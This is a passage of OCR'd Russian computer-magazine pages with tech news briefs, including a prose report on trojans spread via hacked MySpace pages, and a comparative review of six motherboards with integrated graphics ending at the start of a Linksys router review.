дела.

На **YouTube.com** теперь можно загружать файлы размером до **1 Гб**. Но максимальная продолжительность ролика осталась прежней — **10 минут**.

Закладка-светильник

Индийский дизайнер Авниш Гаутам придумала оригинальную закладку для книг, которая позволит не только быстро найти нужную страницу, но и с комфортом читать в местах со слабым освещением. Закладка представляет собой прозрачную пластинку, выполненную на основе гибких органических светодиодов FOLED (flexible organic light emitting diodes). Благодаря этим светодиодам букмарка может подсвечивать часть книги под собой приятным белым светом. Сейчас существуют специальные диодные лампы для чтения, но при их использовании создается очень большой контраст между ярко освещенной поверхностью книги и темным фоном, что вредно для глаз. Кстати, читать с яркого экрана ноутбука в темноте вредно по этой же причине, поэтому ставь яркость на минимум. Использование новой закладки, которая получила имя MARK, не навредит глазам читающего и не потревожит покоя человека, который спит под боком. Из дополнительных возможностей присутствует только регулировка степени яркости подсветки. О стоимости и сроках поступления в продажу пока ничего не известно.









Подстава на MySpace

Интересный способ впаривания троянов придумали китайские взломщики — они использовали страницы популярных музыкальных исполнителей на MySpace.com. Специалист по безопасности из Exploit Prevention Labs Роджер Томпсон исследовал страницу популярной певицы Alicia Keys. В код страницы был внедрен тэг бэкграундной картинки большого размера (8000 на 1000 пикселей), который по любому клику на любой части страницы отправлял пользователя на китайский сайт. После этого появлялось сообщение, что у пользователя не хватает кодека для воспроизведения контента и ему необходимо его скачать и установить. Понятное дело, что скачивался при этом далеко не кодек. Благодаря тому что на странице музыкальных исполнителей полно разного видео и аудио, вероятность того, что пользователь хотел попасть именно на них, довольно велика. Пока остается неизвестным, как хацкерам удается внедрять свой код в чужие страницы. Официальных комментариев от MySpace тоже не было. Томпсон связывает этот способ внедрения троянов с недавно появившимся трояном для Макинтошей, поскольку в обоих случаях предлагается скачать кодек и троян заменяет адреса DNS в системе пиратскими.









Просто совпадение

Доктор Лоуренс Робертс (Lawrence Roberts), один из основателей сети ARPANET (которая, если ты забыл, потом превратилась в Internet), предсказывает глобальный кризис всей Сети. Дело в том, что объемы трафика в интернете растут очень быстро и современные каналы связи скоро просто не выдержат. Частично проблему решило внедрение оптоволоконных линий, но технологии пакетной маршрутизации не менялись уже десятки лет и могут стать слабым звеном при дальнейшем расширении Сети. Простая математика показывает, что объемы трафика за год увеличиваются примерно вдвое, а пропускная способность маршрутизаторов, согласно закону Мура, удваивается только раз в 18 месяцев. Это якобы доказывает, что без новых маршрутизаторов жить дальше будет просто невозможно. Но — о чудо! Компания Anagran предлагает свою новую разработку — поточные маршрутизаторы (flow-based routing), которые как раз и решат эту медленно надвигающуюся проблему. По невероятному стечению обстоятельств дедушка Лоуренс является основателем и директором этой компании.

Слишком жестоко



Не угасают скандалы вокруг игры Manhunt 2, выпущенной Rockstar Games в конце октября. Сначала ей присвоили рейтинг Adults Only, а компании Microsoft, Nintendo и Sony категорически против появления игр с таким рейтингом на их платформах. Потребовалось несколько месяцев, чтобы выйти из этой ситуации: особо жестокие сцены убийств теперь показываются не в фокусе и с помехами. Этого хватило, чтобы понизить рейтинг до Mature (старше 17 лет), и игра поступила-таки в продажу. Но упрямые геймеры раскурочили версию для PSP, научились отключать фильтры и вовсю наслаждаются «нефильтрованным» насилием. Этого оказалось достаточно, чтобы крупнейшая сеть розничных магазинов Target отказалась продавать игру как для PSP, так и для других платформ. Честно говоря, графика в игре не очень, особенно на PSP. Что за «ужасающие» сцены можно разглядеть при таких обстоятельствах, непонятно. Но все идет к тому, что скоро игру будут продавать в магазинах для взрослых наравне с презервативами и надувными женщинами.

Каждый день в рунете появляется около **7 тысяч** новых блогов и **210 тысяч** новых записей.

Изменчивый Gmail



Почтовый сервис Gmail потихоньку развивается и дополняется новыми функциями. Недавно была добавлена ожидаемая многими функция работы с почтой по протоколу IMAP. Главное его отличие от POP3 состоит в том, что все изменения, сделанные с почтой через десктопные приложения типа Outlook или Thunderbird, теперь полностью сохраняются на сервере. По POP3, даже если банально забрать почту с сервера, а потом зайти через веб-интерфейс, все сообщения будут помечены как непрочитанные. Еще одна важная возможность — получение почты десктопным клиентом сразу после того, как она появилась на сервере. Сейчас приходится выставлять малое время проверки почты, чтобы не пропустить срочного письма. При этом клиент каждую минуту или даже чаще должен ломиться на сервер и проверять состояние ящика. Пока IMAP доступен не для всех, но со временем эта функция появится в меню настроек у всех пользователей Google Mail.



КИРИЛЛ АВРОРИН

6 СПОСОБОВ СЭКОНОМИТЬ

06

ОБЗОР ШЕСТИ МАТЕРИНСКИХ ПЛАТ С ИНТЕГРИРОВАННЫМ ВИДЕО

Умные люди говорят: «Сэкономить — значит дважды заработать». Материнские платы с интегрированным видеоадаптером существуют уже много лет. Сначала они были настоящим откровением: специалисты им приписывали будущее, а продавцы — еще нолики на ценниках. Но проведенные тесты показали массу недостатков первых моделей, и они резко переместились в сектор low-end. И они бы там так и оставались, если бы не всеобщая миниатюризация, появление barebone-компьютеров и мобильных процессоров. Если ноутбук могли себе позволить не все, то ничто не мешало собрать мини-компьютер. Достаточно было приобрести компактный корпус, установить туда материнку, процессор, память и жесткий диск — и, как говорится, plug'n'play. Мода на подобные системы дала бюджетным интегрированным материнкам вторую жизнь: детские болезни уже давно не беспокоят пользователей, список моделей постоянно пополняет новинками, а среди них нередко попадаются весьма интересные экземпляры, совмещающие в себе приличную производительность и небольшие размеры.

МЕТОДИКА ТЕСТИРОВАНИЯ

Собрав тестовый стенд, мы прогоняли стандартный набор тестовых программ. Больше внимания уделялось пакету общей оценки системной производительности — PC Mark'05. На всякий случай коротенько гоняли и 3DMark'03 — брать более свежую версию не было никакого смысла, так как производительность встроенных видеоадаптеров и старичка 2003 года выпуска обрабатывает-то без особенного энтузиазма. Чтобы проверить быстродействие системной шины и памяти, мы прогоняли бенчмарк, встроенный в известный архиватор WinRAR.

Соответственно, с помощью этих трех пакетов можно оценить производительность как всего компьютера в целом, так и ключевых его составляющих. Целенаправленное тестирование в играх не производилось — как я уже говорил, не стоит делать высокую ставку на интегрированные видеоадаптеры. Будет неплохо, если их мощности хватит хотя бы для игр того же возраста, что и используемая нами версия 3DMark.

Тестовый стенд:

Процессор, ГГц:

AMD: 2.6, Athlon 64 X2 5000+,

Intel: 2.4, Core 2 Duo E6600

Кулер: Floston Cyclone

Память, Мб: 2x 512 Corsair XMS2 DDR2 1066 МГц, 5-5-5-15

Жесткий диск, Гб: 100, Western Digital Scorpio, 7200 об/мин, кэш 8 Мб, формат 2,5"


Блок питания, Вт: 435, Hiper

Версия Windows: Windows XP, SP2, Rus

Список тестируемого оборудования:

ASUS M2NPV-VM, ASUS M2A-VM HDMI, Elitegroup AMD690GM-M2, Elitegroup G33T-M2, Foxconn G33M, Gigabyte GA-G33M-DS2R

Ошибка!
В сентябрьском номере на странице 20 допущена ошибка.
Правильное название ноутбука, получившего награду — MSI S310




ASUS M2NPV-VM

Технические характеристики:
Чипсет: NVIDIA nForce 430 MCP
Южный мост: NVIDIA GeForce 6150
Интегрированное видео: GeForce 6 Series
Слот-фактор: AM2
Поддержка процессоров: AMD Athlon 64 X2, Athlon 64, Sempron
Память: 4x DIMM, DDR 2 533/667/800 МГц
Слоты расширения: 1x PCI-Express X16, 1x PCI-Express X1, 2x PCI 32-bit
Разъемы на задней панели: 2x PS/2, 1x LPT, D-SUB, DVI-D, 5.1 audio, 1x IEEE1394, 4x USB 2.0, 1x LAN
Периферия: 1x FDD, 2x IDE, 4x SATA
Разъемы на заглушках: RGB, S-Video, AV
Размеры, мм: 245x245

●●●●●●●●○○

+ Модель на базе чипсета NVIDIA nForce 6150 от ASUS оснащена приличным количеством различных портов и выходов, особенно если учесть ее сравнительно невысокую стоимость. Стоит отметить порт IEEE1394, а также два разъема IDE, если только, конечно, это еще для кого-то актуально на сегодняшний день. В остальном плата также понравится консерваторам: на ней можно найти разъем подключения флоппи-дисковода, а также два распаянных COM-порта. Не обошлось и без гигантского LPT на задней панели. Из систем охлаждения хочется отметить довольно высокий алюминиевый радиатор на чипсете, который, судя по тестам, неплохо справляется со своими задачами. Но в целом модель достаточно типична, никаких интересных черт выделить не удалось. Хотя стабильные результаты и обилие устаревших интерфейсов позволяют порекомендовать ее для апгрейда старого ПК, обвешанного горами периферии.

– В качестве аудиоплаты выступает стандартный 5.1-канальный кодек из конца 90-х. Конденсаторы в районе модулей памяти закреплены заметно хуже, нежели в других местах материнской карты. Брак или конструктивная особенность?



Не стоит удивляться слишком схожим результатам: в синтетических тестах наподобие PCMark Intel Core 2 Duo E6600 и AMD Athlon 64 X2 5000+ действительно показывают примерно одинаковый уровень производительности, чего не скажешь, например, об игровых приложениях, где камень от Intel уверенно вырывается вперед





ASUS M2A-VM HDMI


$90

Технические характеристики:
Чипсет: AMD 690G
Южный мост: ATI SB600
Интегрированное видео: ATI Radeon X1250
Слот-фактор: AM2
Поддержка процессоров: AMD Athlon 64 X2, Athlon 64, Sempron
Память: 4x DIMM, DDR 2 533/667/800 МГц
Слоты расширения: 1x PCI-Express X16, 1x PCI-Express X1, 2x PCI 32-bit
Разъемы на задней панели: 2x PS/2, 1x LPT, D-SUB, DVI-D, 5.1 audio, 1x IEEE1394, 4x USB 2.0, 1x LAN
Периферия: 1x FDD, 1x IDE, 4x SATA
Разъемы на заглушках: RGB, S-Video, AV, HDMI
Размеры, мм: 245x229


●●●●●●●●●●

+ С такими характеристиками плата активно позиционируется как решение для мультимедийного ПК, основное предназначение которого — вывод изображения на дисплей телевизора большой диагонали. Не можем с этим поспорить: наличие цифрового, HDMi, RGB, S-Video и AV разъемов действительно выделяет плату из ряда других моделей. При связывании ее узами проводов с ЖК-телевизором Sharp LC-42XD1RU изображение не дало поводов усомниться в заявленном предназначении материнки. В остальном модель повторяет ASUS M2NPV-VM, различия только в мелочах. За исключением производительности. Как видно по тестам, по этому показателю чипсет AMD 690G вкупе с графическим адаптером ATI Radeon X1250 заметно обходят своего собрата на базе технологий NVIDIA! В тестах системы прирост производительности достигает 40%! Учитывая, что разница в цене составляет $2, а в худшую сторону эта модель не отличается ничем, своего коллегу по цеху она обходит с лихвой.

– Ну, наверное, в такой модели совсем нелишним было бы поставить современный 7.1-адаптер.



Классный результат ASUS M 2A-VM HDMI доказывает, что мы особо отметили эту плату не напрасно



Elitegroup AMD690GM-M2



Технические характеристики:
Чипсет: AMD 690G
Южный мост: ATI SB600
Интегрированное видео: ATI Radeon X1250
Слот-фактор: AM2
Поддержка процессоров: AMD Athlon 64 X2, Athlon 64, Sempron
Память: 4x DIMM, DDR 2 533/667/800 МГц
Слоты расширения: 1x PCI-Express X16, 1x PCI-Express X1, 2x PCI 32-bit
Разъемы на задней панели: 2x PS/2, D-SUB, DVI-D, 7.1 audio, 4x USB 2.0, 1x LAN
Периферия: 1x FDD, 1x IDE, 4x SATA
Разъемы на заглушках: Game-port
Размеры, мм: 245x244

●●●●●●●●●○

➕ Бюджетная модель на базе AMD 690 в варианте EliteGroup выделяется небольшим количеством портов и всего двумя разъемами DIMM. На этом отличия от более дорогих моделей заканчиваются. А если смотреть шире, то все не так уж плохо, даже очень хорошо. На задней панели стало свободно из-за эвакуированного LPT-порта (хорошо!), а также из-за отсутствующего IEEE1394 (не очень хорошо). В остальном все необходимое для современного ПК есть, не обошлось даже без 7.1-канального аудиокодека (небольшой камень в огород ASUS). Действительно, запаянные места для установки еще двух DIMM смотрятся несколько необычно, но серьезно придраться к компоновке материнки не удалось. Между прочим, оба чипсета накрыты небольшими радиаторами, хотя в тестах EliteGroup AMD690GM-M2 показала вполне хорошие температурные показатели, но, к сожалению, не рекордные.

➖ Разумеется, отсутствие порта IEEE1394 (как на задней панели, так и распаянного на самой плате) — это минус. Несмотря на то что модель бюджетная, такой функционал здесь совсем бы не помешал.



EliteGroup G33T-M2


$93

Технические характеристики:
Чипсет: Intel G33
Южный мост: ICH9
Интегрированное видео: Intel GMA 3100
Слот-фактор: Socket 775
Поддержка процессоров: Intel® Core 2 Quad, Core 2 Extreme, Core 2 Duo, Pentium Dual-Core E2xxx, Celeron 4xx, Pentium D
Память: 4x DIMM, DDR 2 667/800 МГц
Слоты расширения: 1x PCI-Express X16, 1x PCI-Express X1, 2x PCI 32-bit
Разъемы на задней панели: 2x PS/2, D-SUB, 7.1 audio, 4x USB 2.0, 1x LAN, 1x COM
Периферия: 1x IDE, 4x SATA
Разъемы на заглушках: нет
Размеры, мм: 244x244


●●●●●●●○○○

➕ Экономичный вариант на G33 от EliteGroup. Минимальный набор интерфейсов, в целом аккуратная компоновка PCB. Из положительных черт: 7.1-канальный кодек, большое число USB (четыре на задней панели, четыре распаянных), ну и, пожалуй, наличие четырех DIMM-слотов. Радиатор и алюминиевая пластинка на чипсетах обеспечивают достойное, но не рекордное охлаждение.

➖ Проблема этой платы в том, что она совсем не бюджетная. При вполне нормальной цене она характеризуется весьма скромным функционалом. К примеру, нет цифрового порта DVI, нет в принципе IEEE1394, не говоря уже о других интересных возможностях современного чипсета Intel. Кроме того, весьма неудачно реализован зажим видеокарты на разъеме PCI-Express X16. Он лишен традиционного «хвостика», из-за чего деинсталляция графического адаптера занимает немало времени, особенно если материнская плата уже прикреплена к системному блоку.



Вот здесь nForce выстрелил, обойдя всех своих конкурентов. Коллеги из стана Intel выступили достаточно скромно. Впрочем, результаты примерно равны, и главное, что нет явных провалов.



В 3DMark'03 графика от Intel заметно обошла AMD 690, а вот GeForce, увы, показал достаточно низкие результаты. Конечно, ни с одним из этих чипсетов не стоит соваться в требовательные современные игры, но тем не менее с проектами двух- или трехлетней давности они еще могут подружиться

РЕДАКЦИЯ ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ ASUS, ECS, FOXCONN И GIGABYTE


SALOMONFREESKI.COM
SYNDICATE DOWN PARK & GANGSTER PANT
БЫЛО ТРИ УТРА И Я ОТСНЯЛ ПРАКТИЧЕСКИ ВСЕ, ЧТО ХОТЕЛ. НО ЧАРЛЬЗ И НЕ ДУМАЛ ЗАКАНЧИВАТЬ, ПОЭТОМУ ИЗ ВЕЖЛИВОСТИ Я ПРОДОЛЖАЛ СНИМАТЬ. ТУРНЕ ПО СЕВЕРУ КВЕБЕКА НАЗЫВАЛОСЬ «BIG RAIL TRIP». ИДЕЯ ТУРНЕ ЗАКЛЮЧАЛАСЬ В ТОМ, ЧТОБЫ СКАТИТЬСЯ ПО ВСЕМ САМЫМ ДЛИННЫМ ПЕРИЛАМ, КОТОРЫЕ ТОЛЬКО МОЖНО БЫЛО НАЙТИ. ВЫБИРАЛИ ЛЕСТНИЦЫ ДЛИННОЮ БОЛЕЕ 70 СТУПЕНЕЙ. СТИЛЬ – КАНАДСКИЙ, Т.Е. БЕЗ КИКЕРА. СЛАЙД, КОТОРЫЙ ВЫ ВИДИТЕ НА ФОТОГРАФИИ, НЕ БЫЛ ОСОБЕННО ДЛИННЫМ, НО ЗАТО БЫЛ ТЕХНИЧЕСКИ СЛОЖНЫМ – СНАЧАЛА НЕБОЛЬШОЙ СПУСК, ЗАТЕМ ОЧЕНЬ ДЛИННЫЙ ГОРИЗОНТАЛЬНЫЙ УЧАСТОК, ПОСЛЕ КОТОРОГО ПЕРИЛА СНОВА КРУТО ШЛИ ВНИЗ. ВСЕ ЭТО НАЧИНАЛОСЬ С ПЛОСКОЙ ПЛОЩАДКИ НА ПАРКОВКЕ И РАЙДЕРЫ ПООЧЕРЕДНО РАЗГОНЯЛИ ДРУГ ДРУГА С ПОМОЩЬЮ АВТОМОБИЛЯ, ЧТОБЫ ЗАПРЫГНУТЬ НА РЭЙЛ.
-ЯН КОБЛ
SALOMON




Gigabyte GA-G33M-DS2R

Технические характеристики:
Чипсет: Intel G33
Южный мост: ICH9R
Интегрированное видео: Intel GMA 3100
Слот-фактор: Socket 775
Поддержка процессоров: Intel® Core 2 Quad, Core 2 Extreme, Core 2 Duo, Pentium D,
Память: 4x DIMM, DDR 2 667/800/1066 МГц
Слоты расширения: 1x PCI-Express X16, 1x PCI-Express X1, 2x PCI 32-bit
Разъемы на задней панели: 2x PS/2, D-SUB, 7.1 audio, 4x USB 2.0, 1x LAN, 1x LPT, 1x COM, 1x IEEE1394
Периферия: 1x FDD, 1x IDE, 6x SATA
Разъемы на заглушках: 2x eSATA, 1 разъем питания 4-Pin
Размеры, мм: 244x244

●●●●●●●●●○

➕ Одна из самых дорогих моделей в этом тесте. Gigabyte, чтобы подчеркнуть этот факт, даже установила позолоченные алюминиевые радиаторы (лучше бы все же медные). Традиционно для продукции этой компании распаянные на плате разъемы аккуратно выделены цветом, что удобно при выводе их на заднюю панель. Большой плюс этой модели — планка с двумя разъемами eSATA и одним четырехпиновым портом питания. Мало того, специально для этого на самой плате имеются целых шесть SATA-слотов. Сомневаться же в удобстве внешнего разъема SATA не приходится. Может, это неактуально для внешних жестких дисков, но, для того чтобы просто быстро скинуть информацию с обычного накопителя, не разбирая при этом системный блок, это лучший способ. В остальном материнка вполне стандартна, никаких других отличительных черт обнаружено не было.
➖ Но есть и за что ее поругать. Как и многие модели в этом тесте, этот вариант от Gigabyte лишен цифрового выхода DVI. Зато имеется COM и LPT. К ним же можно присоседить FDD-слот, отсутствие которого, как показала плата EliteGroup на все том же Intel G33, позволяет поместить ряд куда более полезных и актуальных компонентов.



Foxconn G33M


Технические характеристики:
Чипсет: Intel G33
Южный мост: ICH9
Интегрированное видео: Intel GMA 3100
Слот-фактор: Socket 775
Поддержка процессоров: Intel® Core 2 Quad, Core 2 Extreme, Core 2 Duo, Pentium Dual-Core E2xxx, Celeron 4xx, Pentium D, Pentium 4
Память: 4x DIMM, DDR 2 667/800 МГц
Слоты расширения: 1x PCI-Express X16, 1x PCI-Express X1, 2x PCI 32-bit
Разъемы на задней панели: 2x PS/2, D-SUB, 7.1 audio, 6x USB 2.0, 1x LAN, 1x LPT, 1x COM
Периферия: 1x IDE, 4x SATA
Разъемы на заглушках: IEEE1394
Размеры, мм: 243x243

●●●●●●●●○○

➕ Скромная, но удобная и функциональная плата на базе Intel G33 от Foxconn. В первую очередь хочется отметить продуманную систему охлаждения. Громоздкие радиаторы на обоих чипсетах неплохо отводят тепло, что демонстрируют результаты нашего теста: на несколько градусов плата стабильно обходит своих конкурентов. Понравились нарядно оформленные распаянные на плате разъемы USB, IEEE1394. На задней панели просто россыпь полезных и не очень портов: целых шесть USB, IEEE1394 (на панельке), 7.1-аудио, а также седовласые ветераны LPT и COM (не иначе как следят за порядком). Компоновка платы очень плотная, но ни один компонент не мешает другому, все размещено очень грамотно как в смысле удобства сборки, так и в смысле качественного охлаждения горячих элементов. Может быть, это потому что инженеры не стали лепить архаичный FDD-разъем, как на некоторых других платах этого теста.
➖ Неужели, наличие COM-порта важнее современного и популярного DVI-порта? Сложно себе представить, что древние джойстики, мыши и модемы актуальнее ЖК-дисплея.

ВЫВОДЫ

Лучшей по своей конфигурации, эргономике и дизайну признаем материнскую плату ASUS M2A-VM HDMI, она прекрасно демонстрирует, что даже на базе бюджетной интегрированной модели можно построить самый современный ПК с полным набором современных мультимедиа-функций.
Приз «Лучшая покупка» достался Elitegroup AMD690GM-M2: несмотря на скромные внешние данные она ни в чем не уступает платам, стоящим на $20-30 дороже (пусть сумма небольшая, но это 50% от ее стоимости!). Благодаря правильному выбору инженерами необходимых компонентов, в ней удалось совместить современную конфигурацию и минимальную розничную стоимость.
Интересная ситуация сложилась с материнскими платами для процессоров Intel. По нашей системе оценок все призы расхватали материнки на базе AMD 690, но это вовсе не значит, что ПК можно строить только с процессором AMD. Отметим лучшую, на наш взгляд, модель под процессор Intel. Этого звания достойна Gigabyte GA-G33M-DS2R. Инженеры Gigabyte очень удачно использовали полноразмерную PCB для создания функциональной, эргономичной интегрированной материнской платы. Цена ее несколько завышена, возможно, это объясняется большим числом дополнительных цифровых разъемов. Если бы не отсутствие DVI, приз этой модели был бы обеспечен.



ИГОРЬ ФЕДЮКИН

Обзор роутера Linksys WRVS4400N



Гигабитный Draft N в исполнение Linksys

В прошлом номере мы рассмотрели гигабитный интернет-шлюз TRENDnet TEW-633GR со встроенной Draft N точкой доступа Wi-Fi. Помимо него на рынке представлены схожие по функциональности модели от таких известных вендоров, как D-Link, Linksys, NETGEAR и SMC. Безусловно, каждый производитель пытается оснастить свой продукт какими-то дополнительными функциями, чтобы выделиться из общей массы. В сегодняшнем обзоре мы познакомимся с роутером Linksys WRVS4400N, который отличается расширенными функциями по обеспечению безопасности и возможностью организации VPN-туннелей с использованием протокола IPSec.

ВНЕШНИЙ ВИД И КОМПЛЕКТАЦИЯ

